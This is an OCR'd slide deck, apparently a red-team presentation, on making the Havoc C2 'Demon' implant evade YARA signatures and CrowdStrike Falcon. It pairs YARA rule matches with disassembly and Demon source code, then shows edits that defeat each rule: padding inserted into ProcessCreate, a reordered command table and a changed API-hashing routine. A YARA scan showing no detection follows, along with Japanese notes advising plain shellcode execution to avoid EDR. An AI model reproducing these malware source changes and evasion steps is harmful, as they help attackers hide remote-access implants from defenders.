
vs YARA

```
41 57                                   push    r15
31 C0                                   xor     eax, eax
B9 1A 00 00 00                          mov     ecx, 1Ah
49 89 D7                                mov     r15, rdx
41 56                                   push    r14
41 55                                   push    r13
41 54                                   push    r12
45 31 E4                                xor     r12d, r12d
55                                      push    rbp
57                                      push    rdi
56                                      push    rsi
4C 89 C6                                mov     rsi, r8
53                                      push    rbx
48 81 EC F8 04 00 00                    sub     rsp, 4F8h
48 8D 7C 24 78                          lea     rdi, [rsp+538h+var_4C0]
44 89 8C 24 58 05 00 00                 mov     [rsp+538h+arg_18], r9d
48 8B AC 24 60 05 00 00                 mov     rbp, [rsp+538h+arg_20]
4C 8D 6C 24 78                          lea     r13, [rsp+538h+var_4C0]
F3 AB                                   rep stosd
B9 59 00 00 00                          mov     ecx, 59h ; 'Y'
48 C7 44 24 70 00 00 00                 mov     [rsp+538h+var_4C8], 0
00
C7 44 24 78 68 00 00 00                 mov     [rsp+538h+var_4C0], 68h ; 'h'
C7 84 24 B4 00 00 00 01                 mov     [rsp+538h+var_484], 101h
01 00 00
```

vs YARA

```
sudo ./havoc server --profile profiles/havoc.yaotl -v --debug --debug-dev
```





vs YARA

Windows_Trojan_Havoc_88053562

0xffcb:$a: 48 81 EC F8 04 00 00 48 8D 7C 24 78 44 89 8C 24 58 05 00 00 48 8B AC 24 60 05 00 00 4C 8D 6C 24 78 F3 AB B9 59 00 00 00 48 C7 44 24 70 00 00 00 00 C7 44 24 78 68 00 00 00 C7 84 24 B4 00 00 00

```
strings:
    $a = { 48 81 EC F8 04 00 00 48 8D 7C 24 78 44 89 8C 24 58 05 00 00 48
condition:
    all of them
```

Address	Function	Instruction
.text:000000014001AE7C	ProcessCreate	sub rsp, 4F8h

vs YARA

Windows_Trojan_Havoc_88053562

0xffcb:$a: 48 81 EC F8 04 00 00 48 8D 7C 24 78 44 89 8C 24 58 05 00 00 48 8B AC 24 60 05 00 00 4C 8D 6C 24 78 F3 AB B9 59 00 00 00 48 C7 44 24 70 00 00 00 00 C7 44 24 78 68 00 00 00 C7 84 24 B4 00 00 00

```
48 81 EC F8 04 00 00                    sub     rsp, 4F8h
48 8D 7C 24 78                          lea     rdi, [rsp+538h+var_4C0]
48 89 94 24 48 05 00 00                 mov     [rsp+538h+arg_8], rdx
48 8B AC 24 60 05 00 00                 mov     rbp, [rsp+538h+arg_20]
F3 AB                                   rep stosd
B9 59 00 00 00                          mov     ecx, 59h ; 'Y'
48 C7 44 24 70 00 00 00                 mov     [rsp+538h+var_4C8], 0
00
4C 8B A4 24 70 05 00 00                 mov     r12, [rsp+538h+arg_30]
C7 44 24 78 68 00 00 00                 mov     [rsp+538h+var_4C0], 68h ; 'h'
C7 84 24 B4 00 00 00 01                 mov     [rsp+538h+var_484], 101h
01 00 00
E8 D8 EE FF FF                          call    PackageCreate
```

vs YARA

```
32  v7 = 26;
33  v9 = 0;
34  v11 = v33;
35  while ( v7 )
36  {
37    *v11++ = 0;
38    --v7;
39  }
40  v32 = 0;
41  v33[0] = 104;
42  v33[15] = 257;
43  v30 = PackageCreate(89);
44  PackageAddInt32(v30, 21);
45  if ( a6 )
46  {
47    printf_0("[DEBUG::%s::%d] %s\n", "ProcessCreate", 606, "Piped enabled");
48    v9 = (_QWORD *)(*(__int64 (__fastcall **)(__int64, __int64))(*refptr_Instance + 936))(64, 16);
49    memset(v9, 0, 0x10u);
50    AnonPipesInit(v9);
51    v12 = v9[1];
52    v34 = 0;
53    v36 = v12;
54    v35 = v12;
55  }
```

vs YARA

payloads > Demon > src > core > C Win32.c > ProcessCreate(IN BOOL, IN LPWSTR, IN LPWSTR, IN DWORD, OUT PROCESS_INFORMATION *,

```
566  /*!
579  BOOL ProcessCreate(
580      IN  BOOL                x86,
581      IN  LPWSTR              App,
582      IN  LPWSTR              CmdLine,
583      IN  DWORD               Flags,
584      OUT PROCESS_INFORMATION* ProcessInfo,
585      IN  BOOL                Piped,
586      IN  PANONPIPE           DataAnonPipes
587  ) {
588      PPACKAGE        Package           = NULL;
589      PANONPIPE       AnonPipe          = { 0 };
590      STARTUPINFOW    StartUpInfo       = { 0 };
591      BOOL            Return            = TRUE;
592      PVOID           Wow64Value        = NULL;
593      BOOL            DisabledWow64Redir = FALSE;
594      BOOL            DisabledImp       = FALSE;
595      HANDLE          PrimaryToken      = NULL;
596
597      StartUpInfo.cb          = sizeof( STARTUPINFOA );
598      StartUpInfo.dwFlags     = STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW;
599      StartUpInfo.wShowWindow = SW_HIDE;
600
601      Package = PackageCreate( DEMON_INFO );
602      PackageAddInt32( Package, DEMON_INFO_PROC_CREATE );
```

vs YARA

```
BOOL ProcessCreate(
    IN  BOOL                x86,
    IN  LPWSTR              App,
    IN  LPWSTR              CmdLine,
    IN  DWORD               Flags,
    OUT PROCESS_INFORMATION* ProcessInfo,
    IN  BOOL                Piped,
    IN  PANONPIPE           DataAnonPipes
) {
    volatile unsigned char pad[0x108];
    pad[0] = 'A';

    PPACKAGE        Package           = NULL;
    PANONPIPE       AnonPipe          = { 0 };
    STARTUPINFOW    StartUpInfo       = { 0 };
    BOOL            Return            = TRUE;
    PVOID           Wow64Value        = NULL;
    BOOL            DisabledWow64Redir = FALSE;
    BOOL            DisabledImp       = FALSE;
    HANDLE          PrimaryToken      = NULL;

    StartUpInfo.cb          = sizeof( STARTUPINFOA );
    StartUpInfo.dwFlags     = STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW;
    StartUpInfo.wShowWindow = SW_HIDE;

    Package = PackageCreate( DEMON_INFO );
    PackageAddInt32( Package, DEMON_INFO_PROC_CREATE );
```

vs YARA

Windows_Trojan_Havoc_88053562

0xffcb:$a: 48 81 EC F8 04 00 00 48 8D 7C 24 78 44 89 8C 24 58 05 00 00 48 8B AC 24 60 05 00 00 4C 8D 6C 24 78 F3 AB B9 59 00 00 00 48 C7 44 24 70 00 00 00 00 C7 44 24 78 68 00 00 00 C7 84 24 B4 00 00 00

```
48 81 EC 08 06 00 00                    sub     rsp, 608h
48 8D BC 24 80 00 00 00                 lea     rdi, [rsp+648h+var_5C8]
48 89 94 24 58 06 00 00                 mov     [rsp+648h+arg_8], rdx
48 8B AC 24 70 06 00 00                 mov     rbp, [rsp+648h+arg_20]
F3 AB                                   rep stosd
B9 59 00 00 00                          mov     ecx, 59h ; 'Y'
C6 84 24 E8 00 00 00 41                 mov     [rsp+648h+var_560], 41h ; 'A'
4C 8B A4 24 80 06 00 00                 mov     r12, [rsp+648h+arg_30]
48 C7 44 24 78 00 00 00                 mov     [rsp+648h+var_5D0], 0
00
C7 84 24 80 00 00 00 68                 mov     [rsp+648h+var_5C8], 68h ; 'h'
00 00 00
C7 84 24 BC 00 00 00 01                 mov     [rsp+648h+var_58C], 101h
01 00 00
E8 CA EE FF FF                          call    PackageCreate
```

vs YARA

Windows_Trojan_Havoc_ffecc8af

0x181ff:$commands_table: 0B 00 00 00 00 00 00 00 20 64 2B A4 02 00 00 00 64 00 00 00 00 00 00 00 00 34 2B A4 02 00 00 00 15 00 00 00 00 00 00 00 70 4A 2B A4 02 00 00 00 10 10 00 00 00 00 00 00 30 5A 2B A4 02 00 00 00 …

```
00 00 00 00 00 00 00 00…                align 20h
                                        public DemonCommands
0B 00 00 00 00 00 00 00 DemonCommands    dq 0Bh                  ; DATA XREF: CommandDispatcher:
60 E8 00 40 01 00 00 00                  dq offset CommandSleep
64 00 00 00 00 00 00 00                  dq 64h
60 A7 00 40 01 00 00 00                  dq offset CommandCheckin
15 00 00 00 00 00 00 00                  dq 15h
70 C6 00 40 01 00 00 00                  dq offset CommandJob
10 10 00 00 00 00 00 00                  dq 1010h
D0 DB 00 40 01 00 00 00                  dq offset CommandProc
0C 00 00 00 00 00 00 00                  dq 0Ch
F0 E4 00 40 01 00 00 00                  dq offset CommandProcList
0F 00 00 00 00 00 00 00                  dq 0Fh
A0 B3 00 40 01 00 00 00                  dq offset CommandFS
14 00 00 00 00 00 00 00                  dq 14h
A0 C4 00 40 01 00 00 00                  dq offset CommandInlineExecute
```

vs YARA

Windows_Trojan_Havoc_ffecc8af

0x181ff:$commands_table: 0B 00 00 00 00 00 00 00 20 64 2B A4 02 00 00 00 64 00 00 00 00 00 00 00 00 34 2B A4 02 00 00 00 15 00 00 00 00 00 00 00 70 4A 2B A4 02 00 00 00 10 10 00 00 00 00 00 00 30 5A 2B A4 02 00 00 00 ...

payloads > Demon > src > core > C Command.c > ...

```
15
16  SEC_DATA DEMON_COMMAND DemonCommands[] = {
17          { .ID = DEMON_COMMAND_SLEEP,                    .Function = CommandSleep                },
18          { .ID = DEMON_COMMAND_CHECKIN,                  .Function = CommandCheckin              },
19          { .ID = DEMON_COMMAND_JOB,                      .Function = CommandJob                  },
20          { .ID = DEMON_COMMAND_PROC,                     .Function = CommandProc                 },
21          { .ID = DEMON_COMMAND_PROC_LIST,                .Function = CommandProcList             },
22          { .ID = DEMON_COMMAND_FS,                       .Function = CommandFS                   },
23          { .ID = DEMON_COMMAND_INLINE_EXECUTE,           .Function = CommandInlineExecute        },
24          { .ID = DEMON_COMMAND_ASSEMBLY_INLINE_EXECUTE,  .Function = CommandAssemblyInlineExecute },
25          { .ID = DEMON_COMMAND_ASSEMBLY_VERSIONS,        .Function = CommandAssemblyListVersion  },
26          { .ID = DEMON_COMMAND_CONFIG,                   .Function = CommandConfig               },
```

vs YARA

Windows_Trojan_Havoc_ffecc8af

0x181ff:$commands_table: 0B 00 00 00 00 00 00 00 20 64 2B A4 02 00 00 00 64 00 00 00 00 00 00 00 00 34 2B A4 02 00 00 00 15 00 00 00 00 00 00 00 70 4A 2B A4 02 00 00 00 10 10 00 00 00 00 00 00 30 5A 2B A4 02 00 00 00 ...

```
/* Commands */
#define DEMON_COMMAND_CHECKIN                   100
#define DEMON_COMMAND_GET_JOB                   1
#define DEMON_COMMAND_NO_JOB                    10
#define DEMON_COMMAND_SLEEP                     11
#define DEMON_COMMAND_PROC                      0x1010
#define DEMON_COMMAND_PROC_LIST                 12
#define DEMON_COMMAND_FS                        15
#define DEMON_COMMAND_INLINE_EXECUTE            20
#define DEMON_COMMAND_JOB                       21
#define DEMON_COMMAND_INJECT_DLL                22
#define DEMON_COMMAND_INJECT_SHELLCODE          24
#define DEMON_COMMAND_SPAWN_DLL                 26
#define DEMON_COMMAND_TOKEN                     40
```

vs YARA

Windows_Trojan_Havoc_ffecc8af

0x181ff:$commands_table: 0B 00 00 00 00 00 00 00 20 64 2B A4 02 00 00 00 64 00 00 00 00 00 00 00 00 34 2B A4 02 00 00 00 15 00 00 00 00 00 00 00 70 4A 2B A4 02 00 00 00 10 10 00 00 00 00 00 00 30 5A 2B A4 02 00 00 00 ...

```
SEC_DATA DEMON_COMMAND DemonCommands[] = {
        { .ID = DEMON_COMMAND_CHECKIN,                .Function = CommandCheckin                },
        { .ID = DEMON_COMMAND_SLEEP,                  .Function = CommandSleep                  },
        { .ID = DEMON_COMMAND_JOB,                    .Function = CommandJob                    },
        { .ID = DEMON_COMMAND_PROC,                   .Function = CommandProc                   },
        { .ID = DEMON_COMMAND_PROC_LIST,              .Function = CommandProcList               },
        { .ID = DEMON_COMMAND_FS,                     .Function = CommandFS                     },
        { .ID = DEMON_COMMAND_INLINE_EXECUTE,         .Function = CommandInlineExecute          },
        { .ID = DEMON_COMMAND_ASSEMBLY_INLINE_EXECUTE, .Function = CommandAssemblyInlineExecute },
        { .ID = DEMON_COMMAND_ASSEMBLY_VERSIONS,      .Function = CommandAssemblyListVersion    },
        { .ID = DEMON_COMMAND_CONFIG,                 .Function = CommandConfig                 },
```

vs YARA

0x76:$hash_ldrloaddll: 43 6A 45 9E
0x7528:$hash_ldrloaddll: 43 6A 45 9E
0x13969:$hash_ntaddbootentry: 76 C7 FC 8C
0x89:$hash_ntallocatevirtualmemory: EC B8 83 F7
0x788c:$hash_ntallocatevirtualmemory: EC B8 83 F7
0x7b36:$hash_ntfreevirtualmemory: 09 C6 02 28
0x7b55:$hash_ntunmapviewofsection: CD 12 A4 6A
0x7ad9:$hash_ntwritevirtualmemory: 92 01 17 C3
0x77d2:$hash_ntsetinformationvirtualmemory: 39 C2 6A 94
0x7b74:$hash_ntqueryvirtualmemory: 5D E8 C0 10
0x7a5d:$hash_ntopenprocesstoken: 99 CA 0D 35
0x78e9:$hash_ntopenthreadtoken: D2 47 33 80

vs YARA

payloads > Demon > include > common > C Defines.h > H_FUNC_LDRLOADDLL

```
 1  #ifndef DEMON_STRINGS_H
43  /* Win32 Functions */
44  #define H_FUNC_LDRLOADDLL                       0x9e456a43
45  #define H_FUNC_LDRGETPROCEDUREADDRESS           0xfce76bb6
46  #define H_FUNC_NTADDBOOTENTRY                   0x8cfcc776
47  #define H_FUNC_NTALLOCATEVIRTUALMEMORY          0xf783b8ec
48  #define H_FUNC_NTFREEVIRTUALMEMORY              0x2802c609
49  #define H_FUNC_NTUNMAPVIEWOFSECTION             0x6aa412cd
50  #define H_FUNC_NTWRITEVIRTUALMEMORY             0xc3170192
51  #define H_FUNC_NTSETINFORMATIONVIRTUALMEMORY    0x946ac239
52  #define H_FUNC_NTQUERYVIRTUALMEMORY             0x10c0e85d
53  #define H_FUNC_NTOPENPROCESSTOKEN               0x350dca99
54  #define H_FUNC_NTOPENTHREADTOKEN                0x803347d2
55  #define H_FUNC_NTQUERYOBJECT                    0xc85dc9b4
56  #define H_FUNC_NTTRACEEVENT                     0x70c25cd8
57  #define H_FUNC_NTOPENPROCESS                    0x4b82f718
58  #define H_FUNC_NTTERMINATEPROCESS               0x4ed9dd4f
59  #define H_FUNC_NTOPENTHREAD                     0x968e0cb1
60  #define H_FUNC_NTOPENTHREADTOKEN                0x803347d2
```

vs YARA

```
/* Module/Address function loading */
Instance->Win32.LdrGetProcedureAddress          = LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_LDRGETPROCEDUREADDRESS
Instance->Win32.LdrLoadDll                      = LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_LDRLOADDLL );

/* Rtl functions */
Instance->Win32.RtlAllocateHeap                 = LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_RTLALLOCATEHEAP );
Instance->Win32.RtlReAllocateHeap               = LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_RTLREALLOCATEHEAP );
Instance->Win32.RtlFreeHeap                     = LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_RTLFREEHEAP );
Instance->Win32.RtlExitUserThread               = LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_RTLEXITUSERTHREAD );
Instance->Win32.RtlExitUserProcess              = LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_RTLEXITUSERPROCESS );
Instance->Win32.RtlRandomEx                     = LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_RTLRANDOMEX );
Instance->Win32.RtlNtStatusToDosError           = LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_RTLNTSTATUSTODOSERROR
Instance->Win32.RtlGetVersion                   = LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_RTLGETVERSION );
Instance->Win32.RtlCreateTimerQueue             = LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_RTLCREATETIMERQUEUE );
Instance->Win32.RtlCreateTimer                  = LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_RTLCREATETIMER );
Instance->Win32.RtlQueueWorkItem                = LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_RTLQUEUEWORKITEM );
Instance->Win32.RtlRegisterWait                 = LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_RTLREGISTERWAIT );
Instance->Win32.RtlDeleteTimerQueue             = LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_RTLDELETETIMERQUEUE );
Instance->Win32.RtlCaptureContext               = LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_RTLCAPTURECONTEXT );
Instance->Win32.RtlAddVectoredExceptionHandler  = LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_RTLADDVECTOREDEXCEPTIO
Instance->Win32.RtlRemoveVectoredExceptionHandler = LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_RTLREMOVEVECTOREDEXCEP
Instance->Win32.RtlCopyMappedMemory             = LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_RTLCOPYMAPPEDMEMORY );
```

vs YARA

```
PVOID LdrFunctionAddr(
    IN PVOID Module,
    IN DWORD Hash
) {
    PIMAGE_NT_HEADERS       NtHeader         = { 0 };
    PIMAGE_EXPORT_DIRECTORY ExpDirectory     = { 0 };
    SIZE_T                  ExpDirectorySize = { 0 };
    PDWORD                  AddrOfFunctions  = { 0 };
    PDWORD                  AddrOfNames      = { 0 };
    PWORD                   AddrOfOrdinals   = { 0 };
    PVOID                   FunctionAddr     = { 0 };
    PCHAR                   FunctionName     = { 0 };
    ANSI_STRING             AnsiString       = { 0 };

    if ( ! Module || ! Hash )
        return NULL;

    NtHeader         = C_PTR( Module + ( ( PIMAGE_DOS_HEADER ) Module )->e_lfanew );
    ExpDirectory     = C_PTR( Module + NtHeader->OptionalHeader.DataDirectory[ IMAGE_DIRECTORY_ENTRY_EXPORT
    ExpDirectorySize = U_PTR( Module + NtHeader->OptionalHeader.DataDirectory[ IMAGE_DIRECTORY_ENTRY_EXPORT

    AddrOfNames      = C_PTR( Module + ExpDirectory->AddressOfNames );
    AddrOfFunctions  = C_PTR( Module + ExpDirectory->AddressOfFunctions );
    AddrOfOrdinals   = C_PTR( Module + ExpDirectory->AddressOfNameOrdinals );

    for ( DWORD i = 0; i < ExpDirectory->NumberOfNames; i++ )
    {
        FunctionName = ( PCHAR ) Module + AddrOfNames[ i ];
        if ( HashEx( FunctionName, 0, TRUE ) == Hash )
        {
```

vs YARA

```
ULONG HashEx(
    IN PVOID String,
    IN ULONG Length,
    IN BOOL  Upper
) {
    ULONG  Hash = HASH_KEY;
    PUCHAR Ptr  = String;

    if ( ! String ) {
        return 0;
    }

    do {
        UCHAR character = *Ptr;

        if ( ! Length ) {
            if ( ! * Ptr ) {
                break;
            }
        } else {
            if ( ( ULONG ) ( C_PTR( Ptr ) - String ) >= Length ) {
                break;
            }

            if ( !*Ptr ) {
                ++Ptr;
            }
        }
```

```
#define HASH_KEY 5381
#define WIN_FUNC(x) __typeof__(x) * x;
```

vs YARA

payloads > Demon > scripts > hash_func.py > ...

```python
#!/usr/bin/env python3
# -*- coding:utf-8 -*-
# credit: https://github.com/realoriginal/titanldr-ng/blob/master/python3/hashstring.py

import sys

def hash_string( string ):
    try:
        hash = 5381

        for x in string.upper():
            hash = (( hash << 5 ) + hash ) + ord(x)

        return hash & 0xFFFFFFFF
    except:
        pass

```

```
kawada@vm:/opt/Havoc/payloads/Demon/scripts$ python3 hash_func.py LdrLoadDll
#define H_FUNC_LDRLOADDLL 0x9e456a43
#define H_COFFAPI_LDRLOADDLL 0x307db23
kawada@vm:/opt/Havoc/payloads/Demon/scripts$ sudo vim hash_func.py
[sudo] password for kawada:
kawada@vm:/opt/Havoc/payloads/Demon/scripts$ python3 hash_func.py LdrLoadDll
#define H_FUNC_LDRLOADDLL 0x23a21f84
#define H_COFFAPI_LDRLOADDLL 0x307db23
```

vs YARA

OK 👌

```
kawada@vm:~/Desktop/yara$ yara -s Windows_Trojan_Havoc.yar demon4.x64.bin
kawada@vm:~/Desktop/yara$
```

vs CrowdStrike Falcon

CrowdStrike Falcon

- トップクラスのEDR
- MLを用いた静的解析など
- インジェクション系の関数も注力的に監視
  => シンプルにShellcodeを実行するのがベスト

- ADに関する攻撃も結構見てくれる印象
- OverWatchも優秀
  => かゆいところに手が届いて良い

CrowdStrike Falcon


jyc.exe	4,048 K	15,744 K	12892		
conhost.exe	1,936 K	10,160 K	12824	Console Window Host	Microsoft Corporation

Handles | DLLs | Threads


Name	Description	Company Name	Path
advapi32.dll	Advanced Windows 32 Base API	Microsoft Corporation	C:\Windows\System32\advapi32.dll
apphelp.dll	Application Compatibility Client Library	Microsoft Corporation	C:\Windows\System32\apphelp.dll
msasn1.dll	ASN.1 Runtime APIs	Microsoft Corporation	C:\Windows\System32\msasn1.dll
cryptbase.dll	Base cryptographic API DLL	Microsoft Corporation	C:\Windows\System32\cryptbase.dll
CsXumd64_19809.dll	CrowdStrike Falcon Sensor Extended Module	CrowdStrike, Inc.	C:\Windows\System32\CsXumd64_19809.dll
umppc19809.dll	CrowdStrike Falcon Sensor Support Module	CrowdStrike, Inc.	C:\Windows\System32\umppc19809.dll
crypt32.dll	Crypto API32	Microsoft Corporation	C:\Windows\System32\crypt32.dll
crypt32.dll.mui	Crypto API32	Microsoft Corporation	C:\Windows\System32\en-US\crypt32.dll.mui
cryptsp.dll	Cryptographic Service Provider API	Microsoft Corporation	C:\Windows\System32\cryptsp.dll
dpapi.dll	Data Protection API	Microsoft Corporation	C:\Windows\System32\dpapi.dll
dhcpcsvc.dll	DHCP Client Service	Microsoft Corporation	C:\Windows\System32\dhcpcsvc.dll
dhcpcsvc6.dll	DHCPv6 Client	Microsoft Corporation	C:\Windows\System32\dhcpcsvc6.dll
gdi32.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\System32\gdi32.dll
gdi32full.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\System32\gdi32full.dll

CrowdStrike Falcon

